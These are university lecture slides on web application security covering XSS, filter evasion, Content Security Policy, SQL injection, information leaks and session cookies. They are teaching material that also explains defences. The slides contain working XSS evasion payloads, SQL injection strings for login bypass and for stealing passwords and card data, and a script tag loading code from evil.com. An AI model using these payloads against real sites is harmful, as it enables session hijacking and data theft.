
# 8. Web Application Security

Computer Security Courses @ POLIMI

#### What you Should Know Already

- What is HTTP and how it works (roughly)
- What is a 3-tier web application and how the three components interact
- (optionally) it will help if you have developed at least one web application and know at least one web-oriented language/framework

#### **Typical Web Application Architecture**



HTTP Client (Browser)

HTTP Server (Web server)

Application Server

Database Server

#### Web Applications: A Major Issue

- Web applications are the current paradigm for software delivery
  - On corporate intranets
  - SAAS and cloud
- Often exposed to public
  - Think of public web services!
- Built on top of a stateless protocol (HTTP)
  - state "emulation" added on
- HTTP has only weak authentication built in
  - authentication "emulation" added on

#### The Untrustworthy Client

- The golden rule of web application security is that the client is never trustworthy
- We need to filter and check carefully anything that is sent to us

#### Examples:

- We cannot validate inputs on the client side, e.g. through JavaScript
- Variables, such as REFERRER, that the client is sending us, can lie

#### Developers vs. Attackers

Challenge: web developers see client as a (cooperative) part of the application!

#### - Developer's Mindset:

- the user will click on the "Login" button
- as a result the browser will generate a correct GET request to /login.php?user=foo
- the server will process the request
- Attacker's Mindset: we can craft a GET request to send /login.php?user=w|-|4t3v3r to the server

#### HTTP is text based, so it's easy!

```
$ curl -v http://httpbin.org/get
> GET /get HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.43.0
> Accept: */*
$ curl -v -H 'User-Agent: foobar-agent/7.43.1' http://httpbin.org/get
> GET /get HTTP/1.1
> Host: httpbin.org
> Accept: */*
> User-Agent: foobar-agent/7.43.1
$ curl --trace-ascii /dev/stdout --data user=foobar http://httpbin.org/post
0000: POST /post HTTP/1.1
0015: Host: httpbin.org
0028: User-Agent: curl/7.43.0
0041: Accept: */*
004e: Content-Length: 11
0062: Content-Type: application/x-www-form-urlencoded
0093:
=> Send data, 11 bytes (0xb)
0000: user=foobar
```



#### Filtering is Hard

- How to filter untrusted data?
- Not easy (filter must be "correctly paranoid")

#### The sequence of validation

- a. Allowlisting, only allowing through what we expect
- b. Blocklisting, on top of that discard known-bad stuff
- c. Escaping, transform special characters into something else which is less dangerous

Basic rule: allowlisting is safer than blocklisting

# The Importance of Filtering



# The Importance of "Good" Filtering



An input field that receives a phone number

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  - Only numbers:
    - +39 fails
  - Numbers and +, -, space
    - More correct, most inputs will get through
- Do we need to blocklist out something?

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  - Numbers and +, -, space
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- Do we need to escape something?
  - Likewise, probably not



#### **Bad Things can Happen: XSS**

- Suppose now we have a simple blog app
  - lets anybody post a comment
    - simple text field filled by visitor
  - text displayed back to next visitors
- If we do not apply any filter to what is inserted, an attacker could type:

```
<SCRIPT>
   alert('JavaScript Executed');
</SCRIPT>
```

- Popup would appear on next visitors' screen
- This is called Cross Site Scripting

#### **Definition of XSS**

Cross site scripting is a vulnerability by means of which client-side code can be injected in a page.

#### Three Types:

- 1. Stored XSS
- 2. Reflected XSS
- 3. Dom-based XSS

# Types of Cross-Site Scripting: Stored XSS (AKA Persistent)




The attacker input is stored on the target server in a database (e.g., in a message forum, visitor log, comment field).

Then a victim retrieves the stored malicious code from the web application without that data being made safe to render in the browser (e.g., visualizes the comment).

# **Example**





# Types of Cross-Site Scripting: Reflected XSS (AKA Non-Persistent)



Client input (i.e., "request payload") is returned to the client by the web application in a response (e.g., error message, search result)

The response includes some or all of the input provided in the request without being stored and made safe to render in the browser.

Vulnerable request handler in a web pages:




```
<?php
 $var = $HTTP['variable name']; //retrieve content from request's variable
echo $var;
                                 //print variable in the response
?>
```

Malicious crafted url:

http://example.com/?variable name=<script>alert('XSS');</script>

# **Example**



# Types of Cross-Site Scripting: DOM Based XSS

#### User input never leaves the victim's browser:

 The malicious payload is directly executed by client-side script (e.g., script that modifies/updates the DOM in-memory representation of a page including forms).

```
Script contained in the page:

....

<script>
document.write("<b>Current URL</b>: " + document.baseURI);

</script>
....

Malicious crafted URL:
```

#### The Power of XSS

Common reaction of web app coders: "So what? Scripting code is harmless in its sandbox, right?".

Yyyyyeah, right, but:

- Cookie theft or session hijack
- Manipulation of a session and execution of fraudulent transaction
- Snooping on private information
- Drive by Download
- Effectively bypasses the same-origin policy

Hint: you may wish to browse with noscript

# The Notion of Same Origin Policy

- Implemented by all web clients
- Same Origin Policy (SOP) = all client-side code (e.g., JavaScript) loaded from origin A should only be able to access data from origin A
  - Origin = <PROTOCOL, HOST, PORT>
- It's a simple concept. What could possibly go wrong?
- Modern web has "blurry" boundaries
  - Cross-origin resource sharing (CORS)
  - Client-side extensions

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- Can we blocklist stuff?

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    - We will need also characters such as < and >
- Can we blocklist stuff?
  - First reaction: blacklist <SCRIPT>!
    - No, oh no, you don't want to do that

#### **<SCRIPT> Never Dies**

- First, it's not just <SCRIPT> (equivalent tag)
  - o also, e.g., <applet>, <frame> and <iframe>,
- But even then:
  - O What about these similar attributes?

```
<img src="/doesnotexist" onerror="alert('JS!');">
<svg onload=alert('JS Executed');">
```

- There's a long list of <u>event handlers</u>...
- Let's blocklist every single one of them?
- But, they can change with the evolution of the HTML spec! And even then...

#### javascript: is a URL schema!

What about these tags?

```
<IFRAME SRC="javascript:alert('JavaScript Executed');">
<a href="javascript:alert('JS Executed');">click here!</a>
```

- We can blocklist "javascript:" too...
  - But then...

#### **Space: Final Frontier**

Then someone writes:

```
<IFRAME SRC="javas
cript:alert('JavaScript Executed');">
```

- And the browser strips <CR> and <LF> and executes it, while our blocklist doesn't find it
- Expand blocklist to take this into account
- But then...

#### HTML (Paranormal) Entities

 Then what happens if I add a null HTML entity (09-12)?

```
<IFRAME SRC="javasc&#09;ript:alert('JavaScript
Executed');">
```

- ... it works AGAIN :(
- Filter null entities, then apply previous filters...
- But I can do it with hexes, I can add zeroes, have fun writing this filter!

```
<IFRAME SRC="javasc&#X0A;ript:alert('JavaScript
Executed');">
<IFRAME SRC=javasc&#000010;ript:alert('JavaScript
Executed');>
```

# It's a f-ing Conspiracy!

 OK. Now we filter out white spaces and blablas, we filter entities, we filter out the javascript keyword...

 Then you pick an "old random browser with a letter as a logo"® and:

- Don't ask why, I can't even imagine that
- Solution: filter out &{

### Blocklisting is not the right way

- Because what happens now if I write:
  - <IFRAME SRC="java&{script{alert('JavaScript
    Executed')};">
- Filter strips the &{ and everything else gets executed :-(
- tl;dr; blocklisting is not the appropriate way to handle this!
- Want more? Check the next slide or
  - https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet
     (partially outdated)
  - https://html5sec.org/

### Additional set of Reasons (<=IE7)

```
<style TYPE="text/javascript"> ... </style>

    Strip "text/javascript", rinse, repeat

<P STYLE="left:expression(eval('alert(\'</pre>
JavaScriptExecuted\'); window.close()'))">

    Strip "STYLE"? But that's a meaningful English

      word... and...
<STYLE type=text/css>
   @import url(http://server/very bad.css);
   @import url(javascript:alert('JavaScript
   Executed'));
</STYLE>
```

## Example 2 (reprise)

- Input field receives "a text comment"
- Designed allowlist:
  - Alphanumeric characters plus punctuation, including
     and > and other special characters
- Can we blocklist stuff?
  - No, we don't even go near there
- Can we escape stuff?
  - Yes! For instance we can swap > with its HTML safe
     equivalent > and < with &lt; (other useful example: & becomes &amp;)</li>

# **Content Security Policy (CSP)**



- A W3C specification to inform the browser on what should be trusted, and what shouldn't
  - think of it as the same-origin policy, with flexible and more expressive policies
    - e.g., allow loading code from <a href="http://necst.it">http://necst.it</a>
- technically, it's a set of directives sent by the server to the client in the form of HTTP response headers
  - e.g., Content-Security-Policy: script-src 'self' http://necst.it

## **Content Security Policy (CSP)**

- many directives are available, for instance:
  - script-src load client code only from listed origins
  - form-action lists valid endpoints for submission
  - frame-ancestors lists sources that can embed the current page as frames and applets
  - img-src defines the origins from which images can be loaded
  - style-src as script-src but for stylesheets
- full list of directives at <u>https://www.w3.org/TR/CSP2/#directives</u>
- of course, this is a spec; the implementation is up to the browser!

# **CSP Policy Enforcement Example**

```
Client ← Server:
      Content-Security-Policy: script-src 'self' <a href="https://apis.google.com">https://apis.google.com</a>
Client (attacker) → Server:
      XSS to permanently inject <script src="http://evil.com/evil.js" />
Client (victim) ← Server:
      <html>
            <script src="http://evil.com/evil.js" />
      </html>
Client (victim is happy!):
                                             Q Search Console
       Elements Resources Network Sources Timeline
       Refused to load the script 'http://evil.com/evil.js' because it violates
        the following Content Security Policy directive: "script-src 'self'
        https://apis.google.com".
       >
                                                              21
       □ > Q Q <top frame> ‡ <page context>
```



### **CSP:** Great Idea, but...

- CSP is slowly gaining traction
- why slowly? Trade-off:
  - strict policies break functionality
  - relaxed policies can be bypassed
- practical barriers and challenges
  - who writes the policies?
    - it's mainly a manual process
    - something can be automated, but not all
  - how to keep policies up to date?
    - modern pages load content from many resources
    - pages and resources can change over time
  - how about browser extensions that inject new code?

### More on CSP

M. Weissbacher et al., Why is CSP Failing? Trends and Challenges in CSP Adoption, RAID 2014

- L. Weichselbaum, M. Spagnuolo, S. Lekies, A. Janc, <u>CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy</u>, CCS 2016
  - 94.68% of policies that attempt to limit script execution are ineffective
  - 99.34% of hosts with CSP use policies that offer no benefit against XSS
- S. Lekies et al., <u>Code-reuse attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets</u>, CCS 2017

tl;dr; bypassing CSP by abusing legitimate JavaScript code and modern JS frameworks

- M. Fazzini et al., <u>AutoCSP: Automatically Retrofitting CSP to Web Applications</u> ICSE 2015
- D. Hausknecht et al., <u>May I? Content Security Policy Endorsement</u> <u>for Browser Extensions</u>, DIMVA 2015
  - TL;DR: why some extensions don't work on site "X"?

### **Bad Things: SQL Injection**


Web application with a simple login page

|                  | Field txtUser     |
|------------------|-------------------|
| Insert username: | Field txtPassword |
| Insert password: |                   |

### Let's Peek at the Server-side Code

```
public void onLogon(Field txtUser, Field txtPassword) {
  SqlCommand cmd = new SqlCommand(String.Format(
    "SELECT * FROM Users
      WHERE username='{0}'
        AND password='{1}';",
     txtUser.Text, txtPassword.Text);
  SqlDataReader reader = cmd.ExecuteReader();
  if (reader.HasRows())
      IssueAuthenticationTicket();
    else
      RedirectToErrorPage();
```


# What the Programmer Thought



```
SELECT * FROM Users WHERE
username='s.zanero' AND password='s3cr3t!';
```

This query gets executed and if it returns at least one row the user is granted access

### What the Hacker Sees




```
SELECT * FROM Users WHERE
username='s.zanero'; --' AND password='';
-- means "comment"
```

This query gets executed, and if the user exists, regardless of the password, it returns **at least one row** and our attacker is granted access

Beware: some DBMS, e.g. MySQL, have a slightly different comment syntax

### What if I don't Know a Valid User?



```
SELECT * FROM Users WHERE username='' OR
'1'='1';--' AND password='';
```

This query gets executed, and the second part of the OR is always true; returns **all rows**, which is reasonably more than one, and our attacker is granted access

Input field receive strings

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- Let's start by designing a whitelist:

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  - Username: alphanumeric characters plus "."
    - problem solved: cannot "break" a SQL query
  - Password: eeek
    - the more we filter, the more we reduce keyspace
    - we can resort to blacklisting or escaping

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    - the more we filter, the more we reduce keyspace
    - we can resort to blacklisting or escaping
- Blacklist or Escape what ?
  - ; -- at very least
  - OR, AND, = ?
    - Remember the <SCRIPT> case ?
      - OR —> ||
      - AND —> &&
      - = ~ like

### Retrieving Results and UNIONS

Suppose we are running the following query that <u>displays</u> the results:

```
SELECT name, phone, address FROM Users
WHERE Id='userinput';
```

If userinput is not filtered, we can do:

```
SELECT name, phone, address FROM Users WHERE Id='' or '1'='1';--';
```

which will display all contents of that table

### Retrieving Results and UNIONS

Another possible injection is:

```
SELECT name, phone, address FROM Users WHERE Id='' UNION ALL SELECT name, creditCardNumber, CCV2 from CreditCardTable; --';
```

- Will show contents of a different table (!)
- Will work only if the <u>number and the data types</u> of the columns <u>are the same</u>

### Injections on Inserts

**Example:** a little app that stores exam results Schema:

```
CREATE TABLE users ( CREATE TABLE results (
id INTEGER , id INTEGER ,
user VARCHAR(128), username VARCHAR(128),
password VARCHAR(128), grade VARCHAR,
result VARCHAR, PRIMARY KEY (id))
PRIMARY KEY (id))
```

#### Insertion:

```
INSERT INTO results VALUES (NULL, 'username', 'grade')
INSERT INTO results VALUES (NULL, 's.zanero', '18')
```



## Injections on Inserts

```
INSERT INTO results VALUES (NULL, 'useriput', '18')
```

A possible injection is:

```
INSERT INTO results VALUES (NULL, 's.zanero', '30L')
--', '18')
```

**INSERT** allows multiple tuples as values.

We can register the exam also for a friend of ours:

```
INSERT INTO results VALUES (NULL, 's.zanero', '30L'),
(NULL, 'f.maggi', '30L') --', '18')
```

### Injections on Inserts


**Subqueries** can be used too: let's steal the admin password (from another table):

```
INSERT INTO results VALUES (NULL, 's.zanero',
  (SELECT password from USERS where user='admin'))
--', '18')
```

You will need to retrieve this data if it's selected somewhere or try a blind injection!

### **Examples**





OH, DEAR - DID HE BREAK SOMETHING?



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;--?



WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.



### **Blind Injections**

- Some <u>SQL queries</u>, such as the login query we saw, <u>do not display returned values</u>
  - Rather, they do, or do not do, stuff based on the return value
- We cannot use them to directly display data
  - But we can play with their behavior to infer data
    - "Blind" SQL injections.
- Curious about blind SQL injections?
  - http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-litchfield.pdf

# **Making Exploitation More Difficult**

- Input sanitization (validation & filtering)
- Using prepared statements (parametric query) instead of building "query strings" (if languages allows)
  - o \$stmt = \$db->prepare(SELECT \* FROM users
    WHERE username = ? AND password = ?" )
  - o \$stmt -> execute(array(\$username,\$psw));
  - Variable placeholders that is not string concatenation.
- Not using table names as field names
  - can you see why? (Information leakage)
- Limitations on query privileges
  - Different users can execute different types of queries on different tables/DBs -> separate privileges from DB admin point of view

### Recap: Code Injection Problems

### Conflicting requirements:

- Functional req: we need to mix code (e.g., HTML) with data (e.g., the blog comment)
- Security req: never mix code and data!

Consequence: if, at any point, there is a "parsing" routine (e.g., the browser's JavaScript parser) that reacts (e.g., prints something) on some "control sequences" found in the data, we have a **vulnerability**.

## Freudian Slips (Information leaks)

- (Detailed) Error messages
  - Good HCI practice
  - Can create security issues
- Debug traces active in production
  - They are called debug traces for a reason! :-)

# Real World Example (from elsewhere, cough...)

| Error Occurred While Processing Request   |  |  |
|---|--|--|
| Error Executing Database Query.   |  |  |
| [Macromedia][SQLServer JDBC Driver][SQLServer]Incorrect syntax near the keyword 'Union'.  |  |  |
| The error occurred in  E:\wwwroot\e \wwwroot\pagetest.cfm: line  9  |  |  |
| Called from E:\wwwroot\wwwroot\index.cfm: line  |  |  |
| 1 Called from E:\www.root\pagetest.cfm:   |  |  |
| line 9  Called from E:\wwwroot\e\wwwroot\index.cfm: line 1  |  |  |
| 7 : select page_id from page_tree Where subpage_id = #PageID#   |  |  |
| 8 : Union 9 : select distinct page id from page tree Where page id = #PageID#   |  |  |
| 10 :  |  |  |
| 11 : <cfif 0="" is="" not="" pagegroup.recordcount=""></cfif>   |  |  |
| select page_id from page_tree Where subpage_id = Union select  distinct page_id from page_tree Where page_id =  |  |  |
| DATASOURCE petroleum  |  |  |
| VENDORERRORCODE 156   |  |  |
| SQLSTATE HY000 Please try the following:  |  |  |
|   |  |  |
| Check the <u>ColdFusion documentation</u> to verify that you are using the correct syntax.     Search the <u>Knowledge Base</u> to find a solution to your problem. |  |  |
| Browser Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)   |  |  |
| Remote 210.214.183.151<br>Address   |  |  |


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
# Freudian Slips (Information leaks)

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  - Can reveal: server and application versions; DB names, structure, and credentials, path names.
- Insertion of user-supplied data in errors
  - Reflected XSS risk
- Side-channels
  - E.g. "user not found" vs. "password mismatch"

# **URL Parameter Tampering**




# **URL Parameter Tampering (2)**





# **Directory/Path Traversal**




### **Password Security**

- Everything we said about passwords still applies
- Passwords should never, ever be stored in plain text in web applications
  - minimize disclosure issues in case of breach
  - salting + hashing (vs rainbow tables)
- Password reset schemes need attention
  - reset scheme is an alternate password
  - typical: send reset link to registered email
  - wrong: send temp password
  - wrong: ask security question alone

### **Bruteforcing Protection**

- Naïve solution: after n failed logon attempts, lock account
  - Reverse bruteforcing: fix n-1 attempts and bruteforce accounts
- Make accounts not-enumerable
- Block IP address?
  - IP address? Really?
  - Is this a good idea at all? (hint: proxies, NATs)
  - Can easily turn into DoS attack
- Thoughts?






#### Cookies

- HTTP is stateless (grrrr!)
- HTTP is almost unidirectional
  - Client passes data to the server, but the server cannot "store" something on the client, except...
- Except for "cookies": client-side information storage; designed to be a reliable mechanism to keep stateful information.
  - Original idea: site customization,
  - Abuse: privacy violations
  - Dangerous ideas: user authentication and sessions

### **Creating Sessions From Thin Air**

- Session creation and identification =
   (Authentication)
  - Create and assign sessions to clients (Session ID)

## Cookies: Session creation and identification




### **Security Issues with Sessions**

- Prevent prediction of the token a client received, or will receive (next token)
